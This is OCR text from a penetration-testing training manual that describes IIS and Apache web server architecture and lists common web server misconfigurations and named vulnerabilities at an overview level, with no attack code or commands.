



Figure A.204: Screenshot displaying functions open-source web server architecture

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IIS Web Server Architecture

Internet Information Service (IIS) is a web server application developed by Microsoft for Windows. IIS for Windows Server is a flexible, secure, and easy-to-manage web server for hosting anything on the web. It supports HTTP, HTTPS, FTP, FTPS, SMTP, and NNTP.

It has several components, including a protocol listener such as HTTP.sys and services such as World Wide Web Publishing Service (WWW Service) and Windows Process Activation Service (WAS). Each component functions in application and web server roles. These functions may include listening to requests, managing processes, reading configuration files, and so on.





Figure A.205: Screenshot displaying components in IIS web server architecture

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Security Issue

A web server is a hardware/software application that hosts websites and makes them accessible over the internet. A web server, along with a browser, successfully implements client-server model architecture in which the web server plays the server part in the model and the browser acts as the client. To host websites, a web server actually stores various web pages of the websites and delivers the particular web page upon request. Each web server has a domain name and the IP address associated with that domain name. A web server can host more than one website. Any computer can act as a web server if it has specific server software (a web server program) installed in it and is connected to the internet.

Web servers are chosen based on their capability to handle server-side programming, security characteristics, publishing, search engine, and site-building tools. Apache, Microsoft IIS, Nginx, Google, and Tomcat are some of the most widely used web servers. An attacker usually targets vulnerability that exists in the software component and configuration errors to compromise web servers.




Figure A.206: Screenshot illustrating the concept of web server—user visits websites hosted on a web server

Organizations can defend most network-level and OS-level attacks by using network security measures such as firewalls, IDS, IPS, and so on and by following security standards and guidelines.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This forces attackers to turn their attention to perform web server and web application-level attacks as web server hosting web applications is accessible from anywhere over the internet. This makes web servers an attractive target. A poorly configured web server can punch a hole in the most carefully designed firewall system. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization. The following image shows an organizational security level diminishing from stack 1 to stack 7.




Figure A.207: Screenshot illustrating levels of organizational security

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Web Server Security Issues

- **Improper** file and directory **permissions**
- Installing the server with **default settings**
- **Unnecessary services** enabled, including content management and remote administration
- **Security conflicts** with business ease-of-use case
- **Lack of proper security policy**, procedures, and maintenance
- **Improper authentication** with external systems
- **Default accounts** with their default or no passwords
- **Unnecessary** default, backup, or sample **files**
- **Misconfigurations** in web server, operating systems, and networks
- **Bugs** in server software, OS, and web applications
- **Misconfigured SSL certificates** and encryption settings
- Administrative or **debugging functions** that are **enabled** or accessible on web servers
- Use of **self-signed certificates** and default certificates

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Web Server Security Issues (Cont'd)

Some of the known IIS Vulnerabilities

- Default installation of operating system and applications
- Accounts with weak or nonexistent passwords
- Large number of open ports
- Windows License Logging Service overflow
- Microsoft Server Message Block (SMB) vulnerability
- ISAPI Extension Buffer Overflows
- Unicode vulnerability (Web Server Folder Traversal)

Some of the Apache Vulnerabilities

- Apache HTTP Server mod_log_config Denial of Service Vulnerability
- Apache HTTP Server mod_dav Denial of Service Vulnerability
- Apache HTTP Server mod_deflate Denial of Service Vulnerability
- Apache HTTP Server mod_lua module access restriction bypass
- Apache HTTP Server Bypass Access Restriction Vulnerability via Require Directive
- Apache HTTP Server Request Smuggling Vulnerability via Invalid Chunk-Extension Characters
- HTTP TRACE/TRACK Methods Enabled
- HTTPoxy Vulnerability
- Indexable Web Directories
- No X-FRAME-OPTIONS Header
- Discovered HTTP Methods
- Discovered Web Directories

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Web Server Security Issues

There are inherent security issues associated with the web servers, the local area networks that host websites, and the end-users who access these websites using browsers.

- **Webmaster's Concern:** From a webmaster's perspective, the biggest security concern is that the web server can expose the local area network (LAN) or the corporate intranet to threats the Internet poses. These may be in the form of viruses, Trojans, attackers, or the

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

compromise of information itself. Bugs in software programs are often the source of security lapses. Web servers that are large complex devices also come with these inherent risks. In addition, the open architecture of the web servers allows arbitrary scripts to run on the server side while replying to the remote requests. Any CGI script installed at the site may contain bugs that are potential security holes.

- **Network Administrator's Concern:** From a network administrator's perspective, a poorly configured web server poses another potential hole in the local network's security. While the objective of a web is to provide controlled access to the network, too much control can make a web almost impossible to use. In an intranet environment, the network administrator has to be careful about configuring the web server so that the legitimate users are recognized and authenticated and groups of users are assigned distinct access privileges.
- **End User's Concern:** Usually, the end user does not perceive any immediate threat, as surfing the web appears both safe and anonymous. However, active content, such as ActiveX controls and Java applets, make it possible for harmful applications, such as viruses, to invade the user's system. In addition, active content from a website's browser can be a conduit for malicious software to bypass the firewall system and permeate the LAN.

Beside the above mentioned security issues, web server also includes some other security issues that are described below:

- Improper file and directory permissions.
- Installing the server with default settings.
